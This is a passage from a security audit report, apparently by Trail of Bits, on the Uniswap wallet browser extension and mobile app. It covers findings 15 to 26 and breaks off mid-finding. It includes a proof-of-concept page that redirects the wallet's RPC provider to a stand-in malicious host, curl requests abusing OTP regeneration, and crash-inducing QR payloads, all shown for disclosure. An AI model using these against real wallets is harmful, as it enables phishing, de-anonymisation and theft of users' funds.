### Recommendations

Short term, change the `extractBaseUrl` function to use the URL's origin field.

## 15. Uniswap dapp name can be spoofed

Severity: Low

Difficulty: High

Type: Data Validation

Finding ID: TOB-UNIEXT-15

Target: `universe/apps/stretch/src/background/features/dappRequests/DappRequestContent.tsx`

### Description

The Uniswap wallet browser extension displays a dapp's URL and title. If the dapp is hosted under the `uniswap.org` domain, instead of the title, the "Uniswap" string is displayed (figure 15.1).

```
chrome.tabs.get(request.senderTabId, (tab) => {  
  const newUrl = extractBaseUrl(tab.url) || ''  
  setDappUrl(newUrl)  
  setDappName(newUrl.endsWith('.uniswap.org') ? 'Uniswap' : tab.title || '')  
  setDappIconUrl(tab.favIconUrl || '')  
})
```

Figure 15.1: Part of the `DappRequestContent` function (`universe/apps/stretch/src/background/features/dappRequests/DappRequestContent.tsx#69-74`)

Because dapps can set their titles to arbitrary strings, a malicious dapp can use the "Uniswap" string as its title. If the `uniswap.org` domain should be specially treated by the wallet, the treatment should not be prone to spoofing.

### Exploit Scenario

Alice visits a malicious website that performs a phishing attack on her, imitating the `uniswap.org` domain. The website sets its title to "Uniswap". Alice is asked to sign a transaction, and the Uniswap wallet browser extension displays her information, showing that the request comes from a dapp with the name "Uniswap". Because Alice previously saw the same dapp name when using the original `uniswap.org` dapp, she trusts the request and signs it.

### Recommendations

Short term, either remove special handling of the `uniswap.org` domain, or make the wallet display truly unique and non-spoofable data for that domain (e.g., an image or a change of colors that cannot be forged by an arbitrary website).

## 16. Injected content script and InjectedProvider class are not hardened

Severity: Informational

Difficulty: High

Type: Data Validation

Finding ID: TOB-UNIEXT-16

Target: Uniswap wallet browser extension

### Description

The Uniswap wallet browser extension injects a content script (`injected.js` file) into every webpage. The injected content script runs in an isolated world from its parent webpage and creates an HTML script tag (`ethereum.js` file) that is added to the parent webpage. The script also creates an object of the `InjectedProvider` class and assigns it to the `window.ethereum` variable.

The `InjectedProvider` class exposes internal fields and methods to the webpage. This exposure allows the webpage to manipulate the logic of the class—maliciously or accidentally—and increases the attack surface. Moreover, the webpage can communicate directly with the content script, bypassing any logic implemented by the `InjectedProvider` class.

The `InjectedProvider` class should minimize exposure of its internal state and delegate as much logic as possible to the content script.

On the other hand, the class is not strongly isolated from the webpage—as the injected content script and extension’s service worker are—so minimizing exposure is only a best-effort security control. Additionally, the webpage ultimately controls its display layer and does not have to use the `InjectedProvider` class or the content script to perform any action not requiring the wallet’s key. Therefore, the responsibility for authentication and data validation lies on the service worker component.

### Recommendations

Short term, minimize exposure of the `InjectedProvider` class’s internal state. To do so, use the following mechanisms:

- Private properties
- Object sealing
- Object freezing
- Non-writable properties

Move the internal state from the `InjectedProvider` class to the content script—for example, the chain ID, account addresses, and provider URL. Move logic responsible for authentication, data validation, and generation of `requestIds` to the content script.

Long term, minimize the attack surface in the extension and aim to implement important business logic in more trusted components whenever possible.

## 17. Runtime message listeners created by `dappRequestListener` function are never removed

Severity: Low

Difficulty: Medium

Type: Denial of Service

Finding ID: TOB-UNIEXT-17

Target: `universe/apps/stretch/src/contentScript/injected.ts`

### Description

The `dappRequestListener` function is an event listener handler for messages (figure 17.1). The function creates a new instance of the `chrome.runtime.onMessage` listener (figure 17.2), but the listener is never removed.

```
function addDappToExtensionRoundtripListener(): void {  
  window.addEventListener('message', dappRequestListener)  
}
```

Figure 17.1: The `dappRequestListener` function is used as an event listener.  
(`universe/apps/stretch/src/contentScript/injected.ts#64-66`)

```
async function dappRequestListener(event: MessageEvent): Promise<void> {  
  {...omitted for brevity...}  
  
  chrome.runtime.onMessage.addListener((message, sender:  
    chrome.runtime.MessageSender) => {  
    if (  
      sender.id !== extensionId ||  
      !isValidMessage<BaseDappResponse>(Object.values(DappResponseType), message)  
    ) {  
      return  
    }  
  
    {...omitted for brevity...}  
  })  
}
```

Figure 17.2: The `dappRequestListener` creates a new `chrome.runtime.onMessage` listener on every call.  
(`universe/apps/stretch/src/contentScript/injected.ts#26-46`)

To debug the issue, open a website, connect the wallet to the website, set a breakpoint in the `injected.ts` file on line 36, and run the following code multiple times in the Chrome Developer Tools console:

```
window.postMessage({'type': 'GetAccount', 'x': 'whatever'})
```

The breakpoint will be hit increasingly many times after every call to the `postMessage` method.

To create a breakpoint, open the Chrome Developer Tools console, go to the “Sources” tab, switch to the “Content scripts” tab in the left panel, and open the `injected.js` file. Use the search panel to find the `dappRequestListener` function and click on the selected line number (figure 17.3).




Figure 17.3: Chrome Developer Tools console with a breakpoint set

## Exploit Scenario

Alice visits a malicious dapp. The dapp spams the Uniswap wallet with messages, forcing the content script to create a large number of message listeners. Alice’s browser hangs.

## Recommendations

Short term, modify the code to remove `chrome.runtime.onMessage` listeners when they complete their work. Have the listener validate the `requestId` field of a message before handling the message and before the listener itself is removed—this change will ensure that the listener handles only the response for a previously issued request.

Long term, instead of creating new listeners, have the code **read responses from calls** to the `chrome.runtime.sendMessage` function. This change requires the background script to send responses using the `sendResponse` function (the third argument to a listener handler). Alternatively, implement **long-lived connections**.

## References

- **How to remove event listener in Chrome extension**

## 18. isValidMessage function checks only message type

Severity: **Undetermined**

Difficulty: **Medium**

Type: Data Validation

Finding ID: TOB-UNIEXT-18

Target: `universe/apps/stretch/src/background/utils/messageUtils.ts`

### Description

The `isValidMessage` function does not check all properties (fields) of a message. It checks only the type. Specifically, the function does not ensure that the message is of the given type `T` because the `is T` check is not performed at runtime. In other words, the function fails to verify that a message has all the required fields, that it does not have unexpected fields, and that the fields are of the correct type.

```
export function isValidMessage<T>(typeValues: string[], message: unknown): message
is T {
  if (!isMessageWithType(message)) {
    return false
  }

  return typeValues.includes(message.type)
}
```

Figure 18.1: The `is T` validation is not performed at runtime.

(`universe/apps/stretch/src/background/utils/messageUtils.ts#69–75`)

Moreover, the function does not validate properties of a message's fields specific to the message's type. It should check properties such as number ranges, string lengths, and string formats.

For example, messages of type `SendTransaction` should have fields like `nonce` and `value` that are numbers and must have `to` and `from` fields that are strings.

The severity of the finding is undetermined because we were unable to produce a proof-of-concept exploit due to time constraints. The exploit scenario below is theoretical—it crashes the sidebar instead of forcing it to display incorrect data. However, in the worst case, the issue may enable such critical exploits as cross-site scripting (XSS) inside the extension.

### Exploit Scenario

A malicious dapp uses the Ethereum API to make a request of `eth_sendTransaction` type. The dapp sets the message's value to an object, and the message is sent to the



background service worker, which displays the value in the sidebar differently than it is processed by the transaction-signing code. A dapp user is tricked into sending more tokens than they agreed to.

```
const result = await ethereum.request({
  method: 'eth_sendTransaction',
  params:
    [{
      data: ['0x1234', '4567'],
      from: accounts[0],
      to: 'test',
      value: { '_hex': '0x1234' },
    }]
});
```

*Figure 18.2: An example request with different field types than expected by the extension*

## Recommendations

Short term, make the `isValidMessage` function validate types of messages' fields at runtime—implement the validation logic in the function's body.

Long term, add negative tests that will check whether the `isValidMessage` function returns `false` when given a message containing fields with unexpected types. Ensure the function validates other properties of messages than types—for example, the lengths, formats, and number ranges.

## References

- [The Dangers of Square Bracket Notation](#)—example attack vector that may be enabled by lack of data type validation

## 19. Missing message authentication in content script

Severity: Medium

Difficulty: Medium

Type: Authentication

Finding ID: TOB-UNIEXT-19

Target: universe/apps/stretch/src/contentScript/InjectedProvider.ts

### Description

The Ethereum API creates two event listeners: one in the `initExtensionToDappOneWayListener` function and one in the `sendRequestAsync` function. Neither listener validates the event's source. A malicious dapp can post a message to a website with a different origin and the message will be accepted.

```
private initExtensionToDappOneWayListener = (): void => {
  const handleDappRequest = async (event: MessageEvent<BaseExtensionRequest>):
  Promise<void> => {
    const messageData = event.data
    {...omitted for brevity...}
  }

  // This listener isn't removed because it's needed for the lifetime of the app
  // TODO: Check for active tab when listening to events
  window.addEventListener('message', handleDappRequest)
}
```

Figure 19.1: The `initExtensionToDappOneWayListener` function does not authenticate the source of the event.

([universe/apps/stretch/src/contentScript/InjectedProvider.ts#123-144](#))

```
function sendRequestAsync<T extends BaseDappResponse>(
  request: BaseDappRequest,
  responseType: T['type'],
  timeoutMs = ONE_HOUR_MS
): Promise<T | ErrorResponse> {
  return new Promise((resolve, reject) => {
    {...omitted for brevity...}

    const handleDappRequest = (event: MessageEvent<any>): void => {
      const messageData = event.data
      if (
        messageData?.requestId === request.requestId &&
        isValidMessage<T | ErrorResponse>(
          [responseType, DappResponseType.ErrorResponse],
          messageData
        )
      )
```

```

    ) {
      {...omitted for brevity...}
    }
  }

  window.addEventListener('message', handleDappRequest)
  {...omitted for brevity...}
})
}

```

Figure 19.2: The `sendRequestAsync` function does not authenticate the source of the event; it checks only the `requestId`, which can be guessed or sniffed by malicious websites. ([universe/apps/stretch/src/contentScript/InjectedProvider.ts#563-595](https://github.com/universe/apps/stretch/src/contentScript/InjectedProvider.ts#563-595))

## Exploit Scenario

Alice opens a malicious website and clicks a button. The website opens a new window with the Uniswap application. The website then sends a `SwitchChain` message to Uniswap. The message contains a URL for a malicious JSON RPC provider. Uniswap's Ethereum API accepts the message and changes the RPC provider.

Alice uses the Uniswap website with the attacker-controlled JSON RPC provider. The website displays Alice's data incorrectly. Moreover, the attacker knows Alice's IP address and wallet address and can de-anonymize her.

The exploit proof of concept is shown in figure 19.3.

```

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Uniswap extension - TOB-UNIEXT-16</title>
</head>
<body>

<div id="button">Button</div>
<div id="result">result</div>

<style type="text/css">
#button {
  height: 200px;
  width: 200px;
  border: 1px solid red;
}
</style>

<script type="text/javascript">
let new_window = null;

button.onclick = async () => {

```

```

    (async () => {
      try {
        await poc();
      } catch(err) {
        console.error(err);
      }
    })();
  };

  async function poc() {
    try {
      console.log('Start TOB-UNIEXT-16 PoC');

      new_window = open('https://app.uniswap.org/')
      await new Promise(r => setTimeout(r, 4000));

      console.log('Sending msg');
      new_window.postMessage({'type': 'SwitchChain', 'chainId': -1,
        'providerUrl': {'url': 'https://malicious-infura.example.com'}
      }, '*');

      // wait for requests or manually execute code below in the new window
      // window.ethereum.request({'method': 'eth_blockNumber'});
    } catch (err) {
      console.error(err);
    }
  }
</script>

</body>
</html>

```

*Figure 19.3: Proof-of-concept exploit*

## Recommendations

Short term, add the missing event's source authentication to the `initExtensionToDappOneWayListener` and `sendRequestAsync` functions to ensure that `event.source === window` before the functions process any messages.

If the listeners described in the finding should handle messages only from the extension and should not handle requests from the website, then use the Chrome messaging API (`chrome.runtime.onMessage.addListener`) instead of the events API (`window.addEventListener`). This change would require implementing the recommendations from [TOB-UNIEXT-16](#).

Long term, document authentication and data validation requirements for all message-passing logic in the extension.

## 20. Data displayed for user confirmation may differ from actually signed data

Severity: Medium

Difficulty: High

Type: Data Validation

Finding ID: TOB-UNIEXT-20

Target: Uniswap wallet browser extension

### Description

The Uniswap wallet browser extension changes transaction details after user confirmation. The extension calls the `populateTransaction` method, which receives data from a remote server (provider) and updates the transaction with that data. Users cannot manually validate and confirm the updated transaction before signing.

The issue occurs in functionalities that use the `signAndSendTransaction` method but may also exist in other functionalities.

```
const hexRequest = hexlifyTransaction(request)
const populatedRequest = await connectedSigner.populateTransaction(hexRequest)
const signedTx = await connectedSigner.signTransaction(populatedRequest)
const transactionResponse = await provider.sendTransaction(signedTx)
```

Figure 20.1: Part of the `signAndSendTransaction` method ([universe/packages/wallet/src/features/transactions/sendTransactionSaga.ts#78-81](#))

Transaction data populated by the `populateTransaction` method includes the following:

- Transaction's destination address translated from an **ENS name**
- Gas price
- Gas limit
- Max fee per gas
- Nonce

### Exploit Scenario

Alice creates a transaction with the Uniswap wallet. She specifies the destination as the `vitalik.eth` ENS name. She reviews the transaction in the wallet's sidebar and confirms it. The wallet resolves the ENS name with the Infura provider. The provider was recently breached and maliciously resolves the name to the attacker's address. Alice unwillingly sends tokens to the attacker.

## Recommendations

Short term, modify the code to display populated transactions to users in the extension's sidebar before asking them for confirmation. Users should be able to see exactly what the wallet will sign after their confirmation.

Because the transaction details may need frequent updates, the wallet may need to periodically pull fresh data until the user's confirmation. The sidebar should block the confirmation button for a few seconds after every transaction update.

Long term, hard code baseline data for gas and fees and warn users if the remote data is distant from this baseline. This recommendation will help users detect malfunctioning providers.

## 21. Possibility to create multiple OTPs for a specific UUID

Severity: Low

Difficulty: High

Type: Undefined Behavior

Finding ID: TOB-UNIEXT-21

Target: Scantastic server API

### Description

When the Uniswap browser extension sends a request to obtain a new UUID session, it is automatically invalidated after two minutes. However, when the Uniswap mobile application sends other requests with the blob with an encrypted mnemonic to obtain an OTP, the UUID session timeout can be indefinitely extended (figure 21.1). Additionally, for each blob sent with the specific UUID, the five possible attempts for the specific UUID are renewed.

```
$ curl -i -s -k -X $'POST' \
  -H $'Host: gateway.uniswap.org' -H $'Content-Type: https://uniswap.org' -H
$'Content-Length: 60' \
  --data-binary
$'{\"uuid\": \"9eee5a14-f50e-4df8-b6e2-07f9db2c8239\", \"blob\": \"xyz\"}' \
  $'https://gateway.uniswap.org/v2/scantastic/blob'
HTTP/2 200
date: Fri, 16 Feb 2024 15:15:40 GMT
// (...)
{\"otp\": \"594035\", \"expiresAtInSeconds\": 1708096660}

$ curl -i -s -k -X $'POST' \
  -H $'Host: gateway.uniswap.org' -H $'Content-Type: https://uniswap.org' -H
$'Content-Length: 60' \
  --data-binary
$'{\"uuid\": \"9eee5a14-f50e-4df8-b6e2-07f9db2c8239\", \"blob\": \"xyz\"}' \
  $'https://gateway.uniswap.org/v2/scantastic/blob'
HTTP/2 200
date: Fri, 16 Feb 2024 15:15:42 GMT
// (...)
{\"otp\": \"201442\", \"expiresAtInSeconds\": 1708096662}

$ curl -i -s -k -X $'POST' \
  -H $'Host: gateway.uniswap.org' -H $'Content-Type: https://uniswap.org' -H
$'Content-Length: 60' \
```

```
--data-binary
${'\\"uuid\\":\\"9eee5a14-f50e-4df8-b6e2-07f9db2c8239\\",\\"blob\\":\\"xyz\\"}' \
${'https://gateway.uniswap.org/v2/scantastic/blob'}
HTTP/2 200
date: Fri, 16 Feb 2024 15:15:43 GMT
// (...)
{"otp":"579658","expiresAtInSeconds":1708096663}
```

*Figure 21.1: An infinite session expiration for a specific UUID*

## Exploit Scenario

An attacker finds a way to obtain Bob's UUID and tricks Bob's mobile application into sending his encrypted seed in an infinite loop. Although a new OTP is generated independently, it increases the attacker's chances of guessing the OTP. Eventually, the attacker guesses the OTP and steals Bob's funds.

## Recommendations

Short term, modify the code so that when a UUID is created, the expiration is set to two minutes. Then when a blob with a specific UUID is sent and a user obtains the OTP, set another two-minute expiration, but do not allow further extending a session. Additionally, consider not accepting the creation of another UUID-OTP pair if it exists in the database.

Long term, add unit tests that cover the scenario of extending the session timeout.



## 22. Missing sender.id and sender.tab checks

Severity: Informational	Difficulty: High
Type: Authentication	Finding ID: TOB-UNIEXT-22
Target: Uniswap wallet browser extension	

### Description

The Uniswap wallet browser extension does not limit background message listeners to messages originating from the extension itself (i.e., the `sender.id` field is not consulted). Moreover, the extension does not differentiate between messages from content scripts and messages from other extension components (i.e., the `sender.tab` field is not verified).

The listeners should not normally receive messages that do not originate from the extension, so the `sender.id` check is only a defense-in-depth security control.

```
/** Listens for the OnboardingComplete event to initialize the app. */
async function onboardingCompleteListener(
  request: BaseDappRequest | BaseExtensionRequest
): Promise<void> {
  if (
    isValidMessage<BaseExtensionRequest>(
      [ExtensionToBackgroundRequestType.OnboardingComplete],
      request
    )
  ) {
    // If the user is in the onboarding flow then we need to reinitialize the store
    // so that the sidepanel can be connected to the new store.
    chrome.runtime.onMessage.removeListener(onboardingCompleteListener)
    chrome.runtime.onMessage.removeListener(rejectionRequestListener)
    await initApp(true)
  }
}
```

Figure 22.1: A listener missing the `sender.id` check  
([universe/apps/stretch/src/background/index.ts#193-209](#))

```
const listener = (message: MessageEvent): void => {
  if (message.type === ExtensionToBackgroundRequestType.OnboardingComplete) {
    setForgotPasswordModalOpen(false)
    chrome.runtime.onMessage.removeListener(listener)
  }
}
chrome.runtime.onMessage.addListener(listener)
```

Figure 22.2: A listener missing the sender.id check

([universe/apps/stretch/src/app/features/lockScreen/Locked.tsx#81-88](#))

```
async function rejectionRequestListener(
  request: BaseDappRequest,
  sender: chrome.runtime.MessageSender
): Promise<void> {
  if (!isValidMessage<BaseDappRequest>(Object.values(DappRequestType), request)) {
    return
  }
}
```

Figure 22.3: A listener missing the sender.id check

([universe/apps/stretch/src/background/index.ts#173-179](#))

```
chrome.runtime.onMessage.addListener(async (message, sender) => {
  if (
    sender.id === extensionId &&
    isValidMessage<{ type: BackgroundToExtensionRequestType }>(
      Object.values(BackgroundToExtensionRequestType),
      message
    ) &&
    message.type === BackgroundToExtensionRequestType.StoreInitialized
  ) {
    await initContentWindow()
  }
})
```

Figure 22.4: A listener implementing the sender.id check

([universe/apps/stretch/src/sidebar/sidebar.tsx#25-36](#))

The differentiation between content scripts and other components is done by checking a message's custom type field, which is fully controlled by the message sender. A compromised content script can send messages in the name of other components.

We did not find an exploitable attack vector for an attacker-controlled content script, so the severity of the finding has been set to informational.

## Exploit Scenario

Alice visits a malicious website. The website exploits a vulnerability in the Chrome browser and compromises the renderer process. The website has full access to the extension's content script. It sends messages with arbitrary types to the extension's background and sidePanel components.

## Recommendations

Short term, add checks for the `sender.id` property in the message listeners shown in figures 22.1, 22.2, and 22.3. And checks for the `sender.tab` property in all listeners. The property should be non-null if sent by a content script and null otherwise.

## 23. Mnemonic and local password disclosed in console

Severity: Low

Difficulty: High

Type: Data Exposure

Finding ID: TOB-UNIEXT-23

Target: Uniswap wallet browser extension

### Description

The Uniswap wallet browser extension logs the mnemonic and the extension's password in the console when the `importAccount` action is triggered—both during the wallet initialization by the QR code and while importing a recovery phrase (figure 23.1).




Figure 23.1: The exposed credentials when initializing a wallet

### Exploit Scenario

Bob, who knows that the standard security rules require crypto wallets to not reveal his mnemonics, has trouble during the Uniswap wallet browser extension initialization and tries to find help. An attacker offers to help and asks Bob to send him console logs to troubleshoot. Bob, convinced that he does not reveal anything crucial, sends the logs. The attacker immediately receives Bob's mnemonic and steals all his funds.

### Recommendations

Short term, enable the `loggerMiddleware` constant only in development mode (figure 23.2).

```
17 export const store = createStore({
18   reducer: onboardingReducer,
19   additionalSagas: [onboardingRootSaga],
20   middlewareBefore: [loggerMiddleware],
21   middlewareBefore: __DEV__ ? [loggerMiddleware] : [], // proposed fix
22 })
```

*Figure 23.2: The proposed fix to enable loggerMiddleware only in development mode  
([universe/apps/stretch/src/onboarding/onboardingStore.ts#17-21](#))*

Long term, periodically review whether the browser extension logs any sensitive data in the production release.

## 24. Incorrect message in mobile application when wallet fails to pair

Severity: Informational

Difficulty: High

Type: Error Reporting

Finding ID: TOB-UNIEXT-24

Target: Uniswap mobile application, Uniswap wallet browser extension

### Description

The Uniswap mobile application shows the “Success” notification to the user even when the pairing with the Uniswap wallet browser extension fails (figure 24.1).

The bug occurs when a user scans a QR code without the `n` modulus in the `pubKey` parameter (figure 24.2) and obtains an OTP. When the user sends the OTP in the browser extension, they receive the empty `encryptedSeed` parameter from the underlying server request (figure 24.3). So pairing the wallet does not succeed, returning an error message, “The code you submitted is incorrect, or there was an error submitting. Please try again,” in the browser extension and “Success” in the mobile application.




Figure 24.1: The misleading “Success” notification when the pairing with the Uniswap wallet browser extension fails

```
scantastic://pubKey={"alg":"RSA-OAEP-256","e":"AQAB","ext":true,"key_ops":["encrypt"],"kty":"RSA","n":""}&uuid=f24e573d-4448-465e-91ff-af0354d95bf2&vendor=Apple&model=M  
acintosh&browser=Chrome
```

Figure 24.2: An example of incorrect data in the QR code to pair the wallet

```
POST /v2/scantastic/otp HTTP/2  
Host: gateway.uniswap.org  
Origin: chrome-extension://hphjliglndmknaonickmcgddplaeekln  
  
{"uuid":"f24e573d-4448-465e-91ff-af0354d95bf2","otp":"061116"}
```

```
HTTP/2 200 OK
// (...)

{"encryptedSeed":""}
```

*Figure 24.3: An example request-and-response cycle that obtains an empty seed from the Uniswap server*

## Recommendations

Short term, in the Uniswap mobile application, modify the code to strictly validate the underlying `pubKey` parameters in the QR code and return an error if the parameters do not meet specific criteria. Additionally, do not send a request and return an error when a blob to be sent to the Uniswap server is an empty string.

Long term, to ensure that the browser extension and mobile application correctly handle errors, extend the testing suite to cover the scenario where a QR code has a valid UUID session but incorrect `pubKey` parameters.

## 25. Mobile application crash when pubKey in a QR code is invalid JSON

Severity: Informational

Difficulty: High

Type: Error Reporting

Finding ID: TOB-UNIEXT-25

Target: Uniswap mobile application

### Description

The Uniswap mobile wallet crashes when a scanned QR code contains invalid JSON because the `pubKey` parameter is directly passed to the `JSON.parse` function without proper error handling.

```
44  const pubKey: JsonWebKey = initialState?.pubKey ?  
JSON.parse(initialState?.pubKey) : undefined
```

*Figure 25.1: Part of the `ScantasticModal` function that directly tries to parse the public key from a QR code*

*([universe/apps/mobile/src/features/scantastic/ScantasticModal.tsx#44](#))*

For example, the Uniswap mobile wallet crashes when a user scans the QR code that represents the following data:

```
scantastic://pubKey={"alg":"","e":"","ext":,"key_ops":[""],"kty":"","n":"abc"}&uuid=e9d3c5ce-7f20-40d5-9956-44f4baee21a1&vendor=&m  
odel=&browser=
```



*Figure 25.2: An example QR code that crashes the Uniswap mobile wallet*

### Recommendations

Short term, implement the error handling of the `pubKey` parameter by using a try-catch statement.



Long term, identify other locations in the mobile application where a user-provided value to `JSON.parse` may crash the application. Add fuzz tests to the solution to cover other edge-case scenarios resulting from improper error handling.

## 26. signMessage method is broken for non-string messages

Severity: Low

Difficulty: Medium

Type: Data Validation

Finding ID: TOB-UNIEXT-26

Target: Uniswap wallet browser extension

### Description

The Uniswap wallet browser extension uses the NativeSigner class to sign messages. However, the class's signMessage method is invalid and will not sign some messages.

The signMessage method (figure 26.1) encodes a non-string message to a hex string with the hexlify function, removes the 0x prefix, and calls the signHashForAddress method, which then calls the signingKey.signDigest method (figure 26.2).

```
signMessage(message: string | Bytes): Promise<string> {
  if (typeof message === 'string') {
    return Keyring.signMessageForAddress(this.address, message)
  }

  // chainID isn't available here, but is not needed for signing hashes so just
  default to Mainnet
  return Keyring.signHashForAddress(this.address, hexlify(message).slice(2),
    ChainId.Mainnet)
}
```

Figure 26.1: The signMessage method (*universe/packages/wallet/src/features/wallet/signing/NativeSigner.ts#30-37*)

The signingKey.signDigest method calls the arrayify function on the message (digest variable), but this function requires the string to be prefixed with the 0x string. Because of that, the function always throws an exception.

```
signDigest(digest: BytesLike): Signature {
  const keyPair = getCurve().keyFromPrivate(arrayify(this.privateKey));
  const digestBytes = arrayify(digest);
  if (digestBytes.length !== 32) {
    logger.throwArgumentError("bad digest length", "digest", digest);
  }
  const signature = keyPair.sign(digestBytes, { canonical: true });
}
```

Figure 26.2: The signDigest method (*ethers.js/packages/signing-key/src.ts/index.ts#54-60*)

The bug is fortunate: if the `0x` prefix was not removed and the `signDigest` method could succeed, then the `personal_sign` Ethereum API request would sign a hash instead of a message formatted in accordance with the [EIP-191](#) standard. In other words, the `personal_sign` request would behave the same as the deprecated `eth_sign` request.

The `personal_sign` request should not call the `signHashForAddress` method under any circumstances.

There is one more issue: a `personal_sign` message is sometimes hex-decoded one too many times. The full flow of a message for the `personal_sign` request is described below.

The `personal_sign` request is handled by the `handleEthSignMessage` function (figure 26.3) in the content script. The function hex-decodes a message (via the `toUtf8String` method, which calls the `arrayify` function under the hood) and sends it to the background.

```
const request: SignMessageRequest = {
  type: DappRequestType.SignMessage,
  requestId: uuidv4(),
  messageHex: ethers.utils.toUtf8String(messageHex),
}
```

*Figure 26.3: The content script sends a hex-encoded message to the background.  
([universe/apps/stretch/src/contentScript/InjectedProvider.ts#348-352](#))*

The background calls the `handleSignMessage` method (figure 26.4), which calls the `signMessage` method.

```
case DappRequestType.SignMessage:
  yield* call(handleSignMessage, confirmedRequest)
  break
```

*Figure 26.4: Part of the `dappRequestApprovalWatcher` function  
([universe/apps/stretch/src/background/features/dappRequests/dappRequestApprovalWatcherSaga.ts#48-50](#))*

The `signMessage` method optionally hex-decodes the message and passes it to the `signer.signMessage` method (figure 26.5). The decoded message may be either a string or an array. This is when the redundant hex-decoding may occur.

```
export async function signMessage(
  message: string,
  {...omitted for brevity...}
): Promise<string> {
  {...omitted for brevity...}
  const formattedMessage = isHexString(message) ? arrayify(message) : message
```

```
const signature = await signer.signMessage(formattedMessage)
return ensureLeading0x(signature)
}
```

Figure 26.5: The first signMessage method

([universe/packages/wallet/src/features/wallet/signing/signing.ts#12-25](#))

The following signMessage method (figure 26.6) calls either signMessageForAddress or signHashForAddress, depending on the type of message.

```
signMessage(message: string | Bytes): Promise<string> {
  if (typeof message === 'string') {
    return Keyring.signMessageForAddress(this.address, message)
  }

  // chainID isn't available here, but is not needed for signing hashes so just
  default to Mainnet
  return Keyring.signHashForAddress(this.address, hexlify(message).slice(2),
  ChainId.Mainnet)
}
```

Figure 26.6: The second signMessage method ([universe/packages/wallet/src/features/wallet/signing/NativeSigner.ts#30-37](#))

The signMessageForAddress method adds the EIP-191 prefix, but the signHashForAddress method does not—this method signs raw, 32-byte hashes.

```
async signMessageForAddress(address: string, message: string): Promise<string> {
  {...omitted for brevity...}
  return wallet.signMessage(message)
}

/**
 * @returns the Signature of the signed hash in string form.
 */
async signHashForAddress(address: string, hash: string, _chainId: number):
Promise<string> {
  {...omitted for brevity...}
  const signature: Signature = signingKey.signDigest(hash)
  return joinSignature(signature)
}
```

Figure 26.7: The two signing methods ([universe/packages/wallet/src/features/wallet/Keyring/Keyring.web.ts#385-405](#))

## Exploit Scenario

A dapp makes a personal\_sign request with the message shown in figure 26.8.

```
await window.ethereum.request({
  method: 'personal_sign',
  params: ['0x307863616665303030306361666530303030636166653030306361666530303030',
    from],
});
```

*Figure 26.8: Example message triggering the bug*

The following message is displayed in the sidebar:

```
0xcafe0000cafe0000cafe0000cafe0000
```

*Figure 26.9: Message displayed to users*

The message is passed to the `signMessage` method (figure 26.6) as a `Uint8Array`:

```
[202, 254, 0, 0, 202, 254, 0, 0, 202, 254, 0, 0, 202, 254, 0, 0]
```

*Figure 26.10: Message as seen by the signing function*

The message is then hex-encoded into a string (without the `0x` prefix) and passed to the `signHashForAddress` method. The method calls the `signDigest` method, which throws an error. A perfectly valid message cannot be signed by the Uniswap wallet.

The root cause of the bug is that the message in figure 26.9 is hex-decoded, but it should not be. For comparison, consider the request form in figure 26.11.

```
await window.ethereum.request({
  method: 'personal_sign',
